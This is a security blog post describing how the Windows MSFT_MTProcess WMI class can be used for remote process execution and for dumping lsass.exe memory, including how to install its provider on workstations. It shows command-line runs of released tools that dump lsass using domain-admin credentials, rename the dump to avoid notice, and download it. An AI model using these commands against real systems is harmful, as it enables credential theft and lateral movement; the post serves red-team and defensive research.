More Fun With WMI

⋮ 18/09/2025

By: Steven Flores **• 7 min read**

__TL;DR__ Win32_Process has been the go to WMI class for remote command execution for years. In this post we will cover a new WMI class that functions like Win32_Process and offers further capability

From time to time, across different versions of Windows, I like to take a look at Windows Management Instrumentation (WMI) classes to see if any interesting classes and methods exist to perform particular actions. One of the things that I look for are methods I could use for general post-ex capability.

To take a deeper dive into WMI for new opportunities, we need to have an idea of what we already know in terms of a technique like lateral movement. Current classes and their methods include:

- Process – Win32_Process (Create)
- Service – Win32_Service (Create/StartService or Change)
- Job – Win32_ScheduledJob (Create)
- Task – PS_ScheduledTask (New)
- Product – Win32_Product (Install)
- Performance – Win32_PerfData/Win32_PerfRawData
- Custom/Malicious WMI Provider
- Derived Class
- Event Subscription


While searching, I came across some interesting classes and their methods that extend the classes above. I will only cover one at this time, due to some of the other potential candidates not being fully fleshed out.

MSFT_MTProcess

MSFT_MTProcess is the closest WMI class that I have seen to Win32_Process. Win32_Process is the canonical example of WMI lateral movement and is what most people think of when discussing lateral movement with WMI. MSFT_MTProcess has a method called CreateProcess that accepts a command-line argument much like Win32_Process. However, a big caveat to this class is that **it only exists on Windows Server 2016 and newer**. This means it is not available when attempting lateral movement to workstations, but it will trigger execution of a given binary/file like Win32_Process. What is nice about this is that the setup is just as straight forward as Win32_Process, with an argument being passed to a binary, unlike something like Win32_PerfData which takes a little bit of setup. This particular class is in the *.\Root\Microsoft\Windows\ManagementTools* namespace.

MSFT_MTProcess Part 2

A second interesting method for MSFT_MTProcess is CreateDump. You can leverage this class to create a dump of a given process. If you want to remotely (or locally) create a dump of a process without adding any new tooling, then you can leverage MSFT_MTProcess's CreateDump method. Again this class only exists on Windows Server 2016 or later. This means that if you want to get a process dump of everyone's favorite process (i.e., *lsass.exe)* and take it offline to extract data, you can. Does this class offer an interesting or novel way of dumping a process? **No.** This class follows the same technique as Task Manager where you can right click a process and create a process dump. This loads *dbghelpd.dll* and calls MiniDumpWriteDump on the instance of the process you give it. This does make sense, since this WMI provider is called the **Task Manager Provider**; however the process execution chain is a little different. Rather than Task Manager loading the DLL, you have WmiPrvSe completed the load and making the function call.



```
if ( !MiniDumpWriteDump(
        v6,
        v5,
        *(HANDLE *)Delimiter,
        MiniDumpWithThreadInfo|MiniDumpWithFullMemoryInfo|MiniDumpWithUnloadedModules|MiniDumpWithHandleData|MiniDumpWithFullMemory,
        0,
        0,
        0) )
```


MSFT_MTProcess on Workstations

I did leave out an important note about MSFT_MTProcess above. Earlier, I stated that it will only work on Windows Server 2016 and higher. By default, that is still true; however, we can make it work on Windows workstation operating systems as well. There are two main components to this. First is the provider dynamic-link library (DLL); this WMI class provider is *mttmprov.dll*. Second, is the MOF file which will be used for all of the parameters and associated data for the WMI class. With a couple of steps, we can take those two provided files and install them to a Windows 10/11 host and gain functionality of dumping a process or executing a program through the class's previously mentioned methods.

First, we write the provider DLL and MOF file to *C:\Windows\System32\wbem* on the target host. From there, we will want to install the MOF file so that the class is created in the WMI database and becomes usable. To do this, we'd want to use something like:

mofcomp.exe C:\Windows\System32\wbem\mttmprov.mof

Technically, we don't have to use mofcomp. We *could* use pure WMI to do this, but you lend yourself to encountering issues by doing this. Lastly, we would need to register the COM CLSID manually by creating some registry keys. Once you complete all of these steps, the class becomes available for use.




Computer\HKEY_CLASSES_ROOT\CLSID\{49FE263F-8F0A-4C17-BDD8-7D0603759837}\InProcServer32

{49F371E1-8C5C-4d9c-9A3B-54A6827F513C}
{49FE263F-8F0A-4C17-BDD8-7D0603759837}
InProcServer32
{4A03DCB9-6E17-4A39-8845-4EE7DC5331A5}
{4a04656d-52aa-49de-8a09-cb178760e748}
{4A1E5ACD-A108-4100-9E26-D2FAFA1BA486}

Name	Type	Data
(Default)	REG_EXPAND_SZ	%systemroot%\system32\wbem\mttmprov.dll
ThreadingModel	REG_SZ	Free

This entire process is similar to installing a malicious WMI Provider mentioned above in the list of known lateral movement techniques; however, rather than being overtly malicious, it's an existing legitimate Windows WMI provider much like Win32_Process's provider.


```
Namespaces
\\SF-WIN10-22H2-1\ROOT
  ROOT\Appv
  ROOT\CIMV2
  ROOT\Cli
  ROOT\DEFAULT
  ROOT\directory
  ROOT\Hardware
  ROOT\Interop
  ROOT\Microsoft
  ROOT\msdtc
  ROOT\PEH
  ROOT\Policy
  ROOT\RSOP
  ROOT\SECURITY
  ROOT\SecurityCenter
  ROOT\SecurityCenter2
  ROOT\ServiceModel
  ROOT\StandardCimv2
  ROOT\subscription
  ROOT\WMI
```

Classes (531) | Search | Quick Filter: MSFT_MTProcess

Name	Lazy ...	Description	Path
MSFT_MTProcess	False		\\SF-WIN10-22H2-1\ROO...

Instances (195) | Properties (45) | Methods (2) | Query | Script | Logging

Method Name	Static	Description
CreateDump	False	


Settings — About — Windows specifications

Edition	Windows 10 Enterprise Evaluation
Version	22H2
Installed on	4/4/2025
OS build	19045.2006
Experience	Windows Feature Experience Pack 120.2212.4180.0


Tooling


Since there is a new usable class listed above, it would not be very useful if there wasn't tooling available for it. I have created two tools that implement the classes above and a little bit more: *WMI_Proc_Dump.py* and *mtprocess.py*.

WMI_Proc_Dump.py is a tool that uses the MSFT_MTProcess class to dump a process remotely when targeting Windows Server 2016 or higher (or Windows workstation OS if you have installed MT Process provider). This will call MSFT_MTProcess to dump the process, which will automatically write *<Process_Name>.dmp* to *C:\Windows\Temp*. However, if you want to rename it to something less suspicious, you can with CIM_DataFile (even though telemetry would likely capture the original name).


```
PS [redacted] Desktop> python .\WMI-Proc-Dump.py thirteen/domainadmin:password@10.2.10.13 -proc lsass.exe -rename cool-process.dmp -download
Connecting to ManagementTools...
Connecting to CIMv2
  Getting pid from process name
  lsass.exe returned 608
Calling create dump on PID 608
  Process Dump written to C:\Windows\TEMP\lsass.dmp on 10.2.10.13
Connecting to CIMv2...
Renaming C:\Windows\TEMP\lsass.dmp to C:\Windows\TEMP\cool-process.dmp
  Downloading C:\Windows\TEMP\cool-process.dmp
File saved to .\cool-process.dmp
```

Mtprocess.py is the second script being released that implements the CreateProcess method of the MSFT_MTProcess class. Additionally, this script provides an automated way to install theMSFT_MTProcess class to a workstation host.


```
PS [redacted] \mtprocess> python .\mtprocess.py -install thirteen/domainadmin:password@10.2.10.12
Attempting to install MSFT_MTProcess to //./root/CIMv2
Writing .\files\mttmprov.dll to C:\Windows\System32\wbem
Writing .\files\mttmprov.mof to C:\Windows\System32\wbem
Creating reg keys at HKEY_CLASSES_ROOT\CLSID\{49FE263F-8F0A-4C17-BDD8-7D0603759837}
Executing mofcomp
MSFT_MTProcess has been installed to CIMv2
```


```
PS [redacted] \mtprocess> python .\mtprocess.py -cimv2 thirteen/domainadmin:password@10.2.10.12 calc.exe
Executing calc.exe with MSFT_MTProcess
MSFT_MTProcess process ID is 2228
```

One major drawback of the implementation was that in order for this to be done remotely, I used Win32_Process to call *mofcomp.exe* on the MOF file. This is a bit of a chicken and egg problem, because the point of adding MSFT_MTProcess is to get away from Win32_Process. Additionally, the MOF file changes the namespace from *.\Root\Microsoft\Windows\ManagementTools* to *.\Root\CIMv2* since that namespace doesn't exist on the Windows workstation operating system.

WMI_Proc_Dump can be found here *https://github.com/0xthirteen/WMI_Proc_Dump* and mtprocess can be found here *https://github.com/0xthirteen/mtprocess*.

Conclusion

Win32_Process has been the de facto WMI class for most lateral movement and is still used today. Over time, there have been other methods of achieving almost the same functionality with other classes. However, often other requirements are needed to be successful and sometimes can be a bit cumbersome. The MSFT_MTProcess class is the closest replacement class for Win32_Process that I have seen on any Windows host, and is installed by default on any 2016 and higher server OS versions. There are native Windows utilities that make installing this WMI provider on non server OS's very simple, and this can even be done remotely. And as a bonus, this provider also offers ways of getting process dumps of a given process instance. Both of these methods make this class useful for offensive use cases.

Post Views: 1,393